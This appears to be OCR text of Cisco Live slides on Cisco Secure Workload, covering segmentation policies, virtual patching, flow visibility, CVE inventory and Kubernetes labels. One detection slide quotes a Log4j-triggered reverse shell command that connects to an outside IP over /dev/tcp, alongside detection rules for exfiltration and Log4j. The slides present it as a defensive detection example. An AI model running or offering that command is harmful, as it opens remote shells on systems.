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
Human Intent-Based Policy



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Human Intent-Based Policy

Workspaces | Datacenter-SJC14 | PRIMARY | Version 0 | View Version History

Matching Inventories 315 | Policies 4 | Filters 0 | Conversations | Provided Services | Policy Analysis | Enforcement Status | Enforcement

Filter Policies ...

Absolute and Default Policies 3 | Catch All DENY | Grouped | Ungrouped

Action	Consumer	Provider	Protocols and Ports
DENY	PCI OOS Workloads	PCI CDE Workloads	TCP : Any
DENY	Production-Scope	Development	TCP : Any
DENY	Root : CSW-SBG-Org : Datacenter-SJC-14	Root : CSW-SBG-Org : OT	TCP : Any

Datacenter Level

Ecommerce-Prod | PRIMARY | Version 0 | View Version History

11 | Policies 6 | Filters 7 | Conversations | Provided Services | Policy Analysis | Enforcement Status | Enforcement

Filter Policies ...

ault Policies 6 | Catch All DENY | Grouped | Ungrouped

Priority	Action	Consumer	Provider	Protocol	Port
100	ALLOW	... : Datacenter-SJC-14 : Production : eCommerce	AD-DNS	UDP	53 (DNS)
100	ALLOW	... : Datacenter-SJC-14 : Production : eCommerce	... : Datacenter-SJC-14 : Production : eCommerce	TCP	Any
100	ALLOW	... : Shared Services : Jumphosts	... : Datacenter-SJC-14 : Production : eCommerce	TCP	22 (SSH)
100	ALLOW	... : Shared Services : Jumphosts	... : Datacenter-SJC-14 : Production : eCommerce	TCP	3389 (Remote Desktop)
100	ALLOW	Any			
100	ALLOW	Any			

Ringfence

Microsegmentation

Action	Consumer	Provider	Protocols and Ports
ALLOW	Any	... : Datacenter-SJC-14 : Production : eCommerce	TCP : 80 (HTTP) ...1 more
ALLOW	ecomm-app-tier	Root : Internet	TCP : 25 (SMTP) ...1 more
ALLOW	ecomm-app-tier	ecomm-redis-nfs	TCP : 2049 (NFS) ...1 more
ALLOW	ecomm-app-tier	ecomm-belb01	TCP : 3306 (MySQL)
ALLOW	ecomm-belb01	ecomm-sql	TCP : 3306 (MySQL)
ALLOW	ecomm-sql	ecomm-sql	TCP : 4567 ...1 more
ALLOW	... : Datacenter-SJC-14 : Production : eCommerce	AD-DNS	UDP : 53 (DNS)
ALLOW	... : Shared Services : Jumphosts	... : Datacenter-SJC-14 : Production : eCommerce	TCP : 22 (SSH) ...1 more

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
Virtual Patch

Virtual Patch with Secure Firewall



L7 Virtual Patch Inspection

- Quickly identify vulnerable workloads
- Vulnerability information export done by Secure Workload to FMC
- Run Firepower Recommendations to get IPS signature
- Apply IPS policy to interested traffic flows
- Configure the compensating control to mitigate risk while patching schedule is done

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Closing Summary

Closing Remarks

Takeaways from the session

- Get back control with Secure Workload!
  - Understand your segmentation requirements to select the appropriate enforcement approach
  - Leverage Secure Workload toolset to adapt the granularity of your policy based on your requirements
- Outcomes
  - Reduce your attack surface and contain lateral movement proactively
  - Harmonize, operationalize, and create a consistent segmentation policy across on-prem and multi-cloud

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Almost Done....

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Complete Your Session Survey

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Complete Your Session Survey

Median of 4.2 will send me to a speaker training!!

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Complete Your Session Survey

Below 3.7 I‘ll never preset to Ciscolive again!!

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Security

Cloud Native and Application Security

Learn about Cisco CNAP solutions and how to leverage Cisco Security solutions in order to maintain visibility and segmentation across your public cloud and cloud native environment, with Solutions such as Multicloud Defense and Cisco Secure Workload

START

Monday, February 5 | 8:30 a.m.
TECSEC-2343
Mastering Multi-Cloud Security: Safeguarding Your Applications in a Complex Cloud Landscape

Tuesday, February 6 | 8:00 a.m.
BRKENT-2524
Multicloud Security Unleashed: Bridging the Gap Between SD-WAN, Clouds, Firewall Service Insertion, Valtix and Secure Internet Gateways

Tuesday February 6 | 3:00 p.m.
BRKSEC-1585
Application Security in the Cloud Native World

Tuesday, February 6 | 4:45 p.m.
BRKSEC-2421
How to Build a Secure Multi-Cloud Environment with Cisco Secure Workload and Multicloud defense

Wednesday, February 7 | 8:45 a.m.
BRKSEC-3550
Securing Multicloud Infrastructure using Multicloud Defense

Thursday, February 8 | 12:00 p.m.
BRKAPP-2005
Business Risk Observability for traditional and modern applications

Thursday, February 8 | 12:00 p.m.
BRKSEC-2161
Solving the Segmentation Puzzle with Secure Workload!

Thursday, February 8 | 2:30 p.m.
BRKSEC-2485
It's Cats vs Rats Going Hybrid! – Attack and Defence in the Cloud

FINISH

If you are unable to attend a live session, you can watch it in the On-demand library.

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The bridge to possible

Thank you

cisco Live!

cisco Live!

Let's go

Appendix

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Reference

Agent Features

Host-Based Agent - Flow Visibility

Oct 23 06:21:00 pm (WEST)		
	Consumer	Provider
Flags	PSH ACK	PSH ACK
ICMP Type and Code		
Byte Count	68,170 (2,430,553,666 so far)	65,464 (2,455,714,336 so far)
Packet Count	523 (17,978,041 so far)	482 (18,359,072 so far)
SRTT	8.85ms	
Process	/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43fbf9eec091:608	/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43fbf9eec091:608

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
Host-Based Agent - Flow Visibility



TLS Version	TLS Cipher
TLSv1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLSv1.3	TLS_AES_256_GCM_SHA384
TLSv1	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA

Consumer Domain name	Provider Domain name
TME-CSW-MSQL-1	TME-CSW-MSQL-2
i-04ea7268e4aa8c5d7.us-west-2.compute.internal	i-0aaa83dfbfa7fc300.us-west-2.compute.internal
i-085a1fbed9cb1fdb9.us-west-2.compute.internal	i-0aaa83dfbfa7fc300.us-west-2.compute.internal
H4-DMZ-RDSHOST1, h4-dmz-rdshost1	h4-dmz-fs1, h4-dmz-fs1.insbu.lab

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


Host-Based Agent – FQDN/DNS Policies


FQDN/DNS Visibility and Enforcement



On-Prem







Any Location

Establish Policy Guardrails with FQDN Policies for your Application Workloads

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Host-Based Agent – Proxied Flows and Users

Timestamp ↓	Consumer Name ↑↓	Consumer Address ↑↓	Provider Address ↑↓	Provider Name ↑↓	Consumer Port ↑↓	Provider Port ↑↓	Protocol ↑↓	Consumer Domain name	Provider Domain name ↑↓
Nov 27 4:56:00pm	bilhuang-centos03	172.29.202.191	172.29.202.174	Unknown	33716	3128	TCP	bilhuang-centos03, bilh	
Nov 27 4:56:00pm	bilhuang-centos03	172.29.202.191	Unknown	Unknown	33716	80	TCP	bilhuang-centos03, bilh	www.google.com

Flow Details

bilhuang-centos03 - 172.29.202.191 on port 33716 ⇄ www.google.com on port 80 (HTTP)

over **TCP** beginning on **Nov 27 04:55:12 pm (EST)** lasting for **1.595 milliseconds**.

Related Flow

172.29.202.191 on port 33716 ⇄ 172.29.202.174 on port 3128 (squid)

Nov 18 10:03:00pm	gpo-win20191	Unknown	NT AUTHORITY\Network Service	Unknown	57886	53
Nov 18 10:03:00pm	gpo-win20191	Unknown	TETSENSOR\tetter	Unknown	63632	80

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Host-Based Agent – Packages/Process/CVE

Process Command Line ↑	User Name ↑↓	PID ↑↓	Parent PID ↑↓	Libraries Count ↑↓	Last Exec Content Change ↑↓	Last Exec Content/Attr Change ↑↓
/usr/sbin/mysqld	mysql	1648	1	35	Feb 10 2022 09:17:50 pm (CET)	May 7 2022 05:48:14 pm (CEST)

CPU Usage (%) ↑↓	Memory Usage (MB) ↑↓	Uptime (Seconds) ↑↓	Anomaly Score ↑↓	Verdict Source ↑↓	Verdict ↑↓	Process Binary Hash ↑↓
0	2.02	5d-1h:7m:31s	100.00	Tetration Cloud	Benign	00f8cbc5b3a6640af5ac18d

Packages

Enter attributes... Filter

Displaying 399 of 399

Packages fetched via rpm.

Name ↑↓	Version ↑↓	Architecture ↑↓	Publisher ↑↓
NetworkManager	1.18.0-5.el7_7.1	x86_64	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
NetworkManager-config-server	1.18.0-5.el7_7.1	noarch	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
NetworkManager-libnm	1.18.0-5.el7_7.1	x86_64	Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
NetworkManager-team			

CVE ↑↓	Package Name ↑↓	Package Version ↑↓	Score (V2) ↑↓	Score (V3) ↑↓	Severity (V2) ↓	Base Severity (V3) ↑↓	Access Vector (V2) ↑↓
CVE-2021-25220	bind-export-libs	9.11.4-26.P2.el7_9.9	4	6.8	MEDIUM	MEDIUM	NETWORK
CVE-2018-14567	libxml2	2.9.1-6.el7_9.6	4.3	4.3	MEDIUM	MEDIUM	NETWORK

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

Host-Based Agent – Flow Visibility



Oct 23 06:21:00 pm (WEST)		
	Consumer	Provider
Flags	PSH ACK	PSH ACK
ICMP Type and Code		
Byte Count	68,170 (2,430,553,666 so far)	65,464 (2,455,714,336 so far)
Packet Count	523 (17,978,041 so far)	482 (18,359,072 so far)
SRTT	8.85ms	
Process	/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43fbf9eec091:608	/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43fbf9eec091:608
Drop Reason	N/A	N/A



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
Host-Based Agent – Behavior Anomalies

Unseen Command

Rule 2-Log4j
Clause Event type = Unseen Command | Unseen Command - Parent Exec Path *contains* java
Bin attr ctime 1650523126696058601
Bin attr hash 025cf78cd9d276019e916b97b0decd10cacb14902db8eb9f28233019babfb331
Bin attr mtime 1650273286000000000
Bin attr name /usr/bin/bash
Bin attr size 1183448
Bin exec path /usr/bin/bash
Cmdline /bin/bash -c bash -c bash -i >&/dev/tcp/193.10.20.2/1234 0>&1
Cmdline anomaly info score N/A
Event time usec 1675276375076741600 - Feb 1 2023 10:32:55 am (PST)
Parent cmdline /usr/lib/jvm/jdk1.8.0_74/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.startup.Bootstrap start
Parent exepath /usr/lib/jvm/jdk1.8.0_74/bin/java
Parent uptime 2004881467
Parent username root
Sensor uptime 2197613280
Severity CRITICAL



Remote Code Execution (Log4j) detected by custom rule

Name ↑↓	Ownership Scope ↑↓	Clause ↑↓
1-exfiltration	Root	Event type = Network Anomaly and ((Network Anomaly - Egress App Byte Count > 1000000 and Host Name *contains* shared-db) or Network Anomaly - PCR ≥ 0.8)
2-Log4j	Root	Event type = Unseen Command | Unseen Command - Parent Exec Path *contains* java
MITRE ATT&CK Profile	Root	(Total: 39) T1191 - CMSTP, T1223 - Compiled HTML Files, T1118 - InstallUtil, T1218 - Signed Binary Proxy Execution Register-CimProvider, T1138 - Application Shimming, T1136 - Create Account, T1180 - Screensaver, T1220 - XSL Script Processing - wmic, T1220 - XSL Script Processing - msxsl.exe, T1121 - Regsvcs/Regasm Show more...

Built-in MITRE ATT&CK Profile TTPs

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Host-Based Agent Architecture

Detailed Mode – 4 TUPLE

Timestamp	Source IP	Destination IP	Source Port	Destination Port	Protocol
November 4, 2022 7:35:23 PM	10.1.1.1	11.1.1.1	1	443	TCP
November 4, 2022 7:35:24 PM	10.1.1.1	11.1.1.1	2	443	TCP
November 4, 2022 7:35:24 PM	10.1.1.1	11.1.1.1	3	443	TCP
November 4, 2022 7:35:25 PM	10.1.1.1	11.1.1.1	4	443	TCP
November 4, 2022 7:35:26 PM	10.1.1.1	11.1.1.1	5	443	TCP

5 Flows reported

Conversation Mode – 4 TUPLE

Timestamp	Source IP	Destination IP	Source Port	Destination Port	Protocol
November 4, 2022 7:35:26 PM *	10.1.1.1	11.1.1.1	-	443	TCP

1 Flow reported

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Reference

Workload Discovery and Inventory

Vmware vCenter Integration

vCenter integration allows user to fetch bare metal and VM attributes from configured vCenter.

- vCenter admins create and assign metadata to virtual machines through a custom set of tags and categories (Tags and Custom Attributes option on UI.
- Following attributes are ingested for a given Virtual machine.
  - orchestrator_system/workload_type
  - orchestrator_system/machine_id
  - orchestrator_system/machine_name
  - orchestrator_<Category Name>
- For example:

Category	Tag
Application	eCommerce
Environment	Production
Environment	Staging

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Labels Gathered by Cloud Connectors

List of cloud VM workload labels:

Key	Value
orchestrator_system/workload_type	vm
orchestrator_system/machine_id	*<InstanceID assigned by the platform>*
orchestrator_system/machine_name	<PublicDNS(FQDN) given to this node by AWS> –or– <InstanceName in Azure>
orchestrator_system/segmentation_enabled	*<Flag to determine if segmentation is enabled on the inventory>*
orchestrator_system/virtual_network_id	*<ID of virtual network the inventory belongs to>*
orchestrator_system/virtual_network_name	*<Name of virtual network the inventory belongs to>*
orchestrator_system/interface_id	<Identifier of elastic network interface attached to this inventory>
orchestrator_system/region	<Region the inventory belongs to>
orchestrator_system/resource_group	(This tag applies to Azure inventory only)
orchestrator_'<Tag Key>'	<Tag Value> Key-value pair for any number of custom tags assigned to inventory in the cloud portal.

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Managed or Unmanaged Kubernetes

Integration with Kubernetes Services - Self-Managed or OpenShift or cloud managed Kubernetes (EKS/AKS/GKE)

Secure Workload requires **read-only** access to the Kubernetes environment

The following information is collected for automatic inventory and annotations:

- Kubernetes service and pod inventory
- Labels and annotations defined for Kubernetes objects

Generated labels for all resources

Secure Workload adds the following labels to all the nodes, pods and services retrieved from the Kubernetes/OpenShift/EKS/AKS/GKE API server.

Key	Value
orchestrator_system/orch_type	kubernetes
orchestrator_system/cluster_id	*<UUID of the cluster's configuration in |product|>*
orchestrator_system/cluster_name	*<Name given to this cluster's configuration>*
orchestrator_system/namespace	*<The Kubernetes/OpenShift/EKS/AKS/GKE namespace of this item>*

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Cloud Managed Kubernetes - Labels

Pod-specific labels

The following labels are generated for pods only.

Key	Value
orchestrator_system/workload_type	pod
orchestrator_system/pod_id	*<UUID assigned by Kubernetes/OpenShift>*
orchestrator_system/pod_name	*<Name given to this pod>*
orchestrator_system/hostnetwork	*<true|false> reflecting whether the pod is running in the host network*
orchestrator_system/machine_name	*<Name of the node the pod is running on>*
orchestrator_system/service_endpoint	*[List of service names this pod is providing]*

Node-specific labels

The following labels are generated for nodes only.

Key	Value
orchestrator_system/workload_type	machine
orchestrator_system/machine_id	*<UUID assigned by Kubernetes/OpenShift>*
orchestrator_system/machine_name	*<Name given to this node>*
orchestrator_system/kubelet_version	*<Version of the kubelet running on this node>*
orchestrator_system/container_runtime_version	*<The container runtime version running on this node>*

